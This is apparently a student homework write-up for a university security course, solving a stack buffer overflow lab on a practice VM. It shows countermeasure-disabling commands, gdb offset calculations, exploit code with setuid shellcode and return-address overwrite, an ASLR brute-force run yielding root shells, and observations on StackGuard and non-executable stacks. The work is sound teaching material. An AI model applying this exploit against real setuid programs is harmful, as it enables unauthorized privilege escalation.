# Homework 1
## CIS5370--Spring2020--Zhi Wang



## Cong Wu


**Task 1: Running Shellcode:**

1. Turning Off Countermeasures :
   $sudo sysctl -w kernel.randomize_va_space=0
   $ sudo rm /bin/sh
   $ sudo ln -s /bin/zsh /bin/sh

2. Run call_shellcode
   $gcc -z execstack -o call_shellcode call_shellcode.c

The result is shown below:




**Observation:** The statement ((void(*)( ))buf)() in the main function of the code will invoke a shell, because the shellcode is executed.
(1) We can push the string "/bin/sh" onto stack, and then use the stack pointer esp to get the location of the string. (2) We can convert the instructions that contain 0 into other instructions that do not contain 0. For example, to store 0 to a register, we can use XOR operation, instead of directly assigning 0 to that register.

## Task 2: Exploiting the Vulnerability:

1. Compile the stack.c
   gcc -z execstack -o stack -fno-stack-protector  -g  stack.c
   sudo chown root stack
   sudo chmod 4755 stack

2. Exploit the bof stack
   $ gdb stack
   gdb-peda$  b bof
   gdb-peda$ run

```
Breakpoint 1, bof (
    str=0xbfffeb67 '\220' <repeats 36 times>, "\020
<repeats 160 times>...) at stack.c:14
14          strcpy(buffer, str);
gdb-peda$ p &buffer
$1 = (char (*)[24]) 0xbfffeb28
gdb-peda$ p $ebp
$2 = (void *) 0xbfffeb48
gdb-peda$ p 0xbfffeb48
$3 = 0xbfffeb48
gdb-peda$ p 0xbfffeb48-0xbfffeb28
$4 = 0x20
gdb-peda$
```

   **Explanation:** the memory locations of ebp and buffer using “p $ebp” and “p &buffer”. The return address is 4 bytes above the ebp so we calculate how far away from the buffer with this equation: (address of ebp + 4) – (address of buffer). For our program this distance is 0x24=36.

   $ ./stack
   $ dmesg | tail -l

   **Explanation:** to find location of the stackpointer, I used dmesg and tail, which prints to the terminal the value of our stackpointer when the program segmentation faulted. This value is needed as this location, or sometime after it, will be the location of our shellcode that we want to change the return address to.
   segfault at … sp bffea90

3. Fill the buffer with appropriate contents

```
/* Initialize buffer with 0x90 (NOP instruction) */
memset(&buffer, 0x90, 517);

/* You need to fill the buffer with appropriate contents here */
    *((long*)(buffer+36))= 0xbfffeb90+0x80;
    memcpy(buffer +sizeof(buffer)-sizeof(shellcode),shellcode,sizeof(shellcode));
```

```
[02/14/20]seed@VM:~/.../HW1$ gcc -o exploit exploit.c
[02/14/20]seed@VM:~/.../HW1$ ./exploit
[02/14/20]seed@VM:~/.../HW1$ ./stack
# whoami
root
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm
m),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
#
```

## Task 3: Defeating dash's Countermeasure:

An approach is to change the real user ID of the victim process to zero before invoking the dash program. We can achieve this by invoking setuid(0) before executing execve() in the shellcode

```
/* exploit.c  */

/* A program that creates a file containing code for launching shell*/
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
char shellcode[]=
    "\x31\xc0" /* Line 1: xorl %eax,%eax */
    "\x31\xdb" /* Line 2: xorl %ebx,%ebx */
    "\xb0\xd5" /* Line 3: movb $0xd5,%al */
    "\xcd\x80" /* Line 4: int $0x80 */

    "\x31\xc0"            /* xorl    %eax,%eax             */
    "\x50"                /* pushl   %eax                  */
    "\x68""//sh"          /* pushl   $0x68732f2f           */
    "\x68""/bin"          /* pushl   $0x6e69622f           */
```


The above updated shellcode adds 4 instructions: (1) set ebx to zero in Line 2, (2) set eax to 0xd5 via Line 1 and 3 (0xd5 is setuid()'s system call number), and (3) execute the system call in Line 4

```
[02/14/20]seed@VM:~/.../HW1$ sudo rm /bin/sh
[02/14/20]seed@VM:~/.../HW1$ sudo ln -s /bin/dash /bin/sh
[02/14/20]seed@VM:~/.../HW1$ gcc dash_shell_test.c -o dash_shell_test
[02/14/20]seed@VM:~/.../HW1$ sudo chown root dash_shell_test
[02/14/20]seed@VM:~/.../HW1$ sudo chmod 4755 dash_shell_test
[02/14/20]seed@VM:~/.../HW1$ ./dash_shell_test
$ ^C
$ exit
[02/14/20]seed@VM:~/.../HW1$ gcc -o exploit exploit.c
[02/14/20]seed@VM:~/.../HW1$ ./exploit
[02/14/20]seed@VM:~/.../HW1$ ./stack
# whoami
root
#
```

## Task 4: Defeating Address Randomization:

1. Turn on address randomization by setting the value to 2.
   $ sudo /sbin/sysctl -w kernel.randomize_va_space=2


2. Run the shell script
   $ chmod +x brute-force.sh
   $ ./brute-force.sh



```
Terminal File Edit View Search Terminal Help
The program has been running 178510 times so far.
./brute-force.sh: line 13:  3190 Segmentation fault      ./stack
10 minutes and 21 seconds elapsed.
The program has been running 178511 times so far.
./brute-force.sh: line 13:  3191 Segmentation fault      ./stack
10 minutes and 21 seconds elapsed.
The program has been running 178512 times so far.
./brute-force.sh: line 13:  3192 Segmentation fault      ./stack
10 minutes and 21 seconds elapsed.
The program has been running 178513 times so far.
./brute-force.sh: line 13:  3193 Segmentation fault      ./stack
10 minutes and 21 seconds elapsed.
The program has been running 178514 times so far.
./brute-force.sh: line 13:  3194 Segmentation fault      ./stack
10 minutes and 21 seconds elapsed.
The program has been running 178515 times so far.
./brute-force.sh: line 13:  3195 Segmentation fault      ./stack
10 minutes and 21 seconds elapsed.
The program has been running 178516 times so far.
# whoami
root
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo
dip),46(plugdev),113(lpadmin),128(sambashare)
#
```


**Explanation:** Through repeated execution using the while loop, I successfully attacked and gain root access.

## Task 5: Turn on the StackGuard Protection:




**Observation:** We can find that after executing the stack program, the stack is terminated.

Then I used gdb to explain this issue, the result is shown below:




**Explanation:** In this task the buffer overflow is detected by introducing a local variable before the previous frame pointer and after the buffer. Then store the value of the variable in a location on the heap and assign the same value to a static or global variable.

The Stack protector works by inserting a canary at the top of the stack frame when it enters the function. Moreover, if the canary has been stepped on or not before leaving and some value has changed, then the stack smashing is detected and the error is printed, which is shown in the picture above.

__**Task 6: Turn on the Non-executable Stack Protectio**__

```
gdb-peda$ q
[02/14/20]seed@VM:~/.../HW1$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[02/14/20]seed@VM:~/.../HW1$ gcc -z noexecstack -o stack -fno-stack-prote
ctor -g stack.c
[02/14/20]seed@VM:~/.../HW1$ chmod 4755 stack
[02/14/20]seed@VM:~/.../HW1$ gcc -o exploit exploit.c
[02/14/20]seed@VM:~/.../HW1$ ./exploit
[02/14/20]seed@VM:~/.../HW1$ ./stack
Segmentation fault
[02/14/20]seed@VM:~/.../HW1$
```

1. $ gcc -z noexecstack -o stack -fno-stack-protector -g stack.c
   $ chmod 4755 stack

**Observation:** We can find from the picture above that there is a segmentation fault when executing the stack program and the program is terminated.

2. gdb-peda$ break bof
   gdb-peda$ run
   gdb-peda$ p &buffer

```
<repeats 160 times>...) at stack.c:14
14          strcpy(buffer, str);
gdb-peda$ p &buffer
$1 = (char (*)[24]) 0xbfffeb28
gdb-peda$ c
Continuing.

Program received signal SIGSEGV, Segmentation fault.

[---------------------------------registers--------------
```

**Explanation:** The non-executable stack can provide the hardware to avoid code (specifically shellcode and binary code in this task) from being executed from the stack. However, it cannot avoid buffer overflow from taking place because we can find code at other place in the system and overflow the buffer.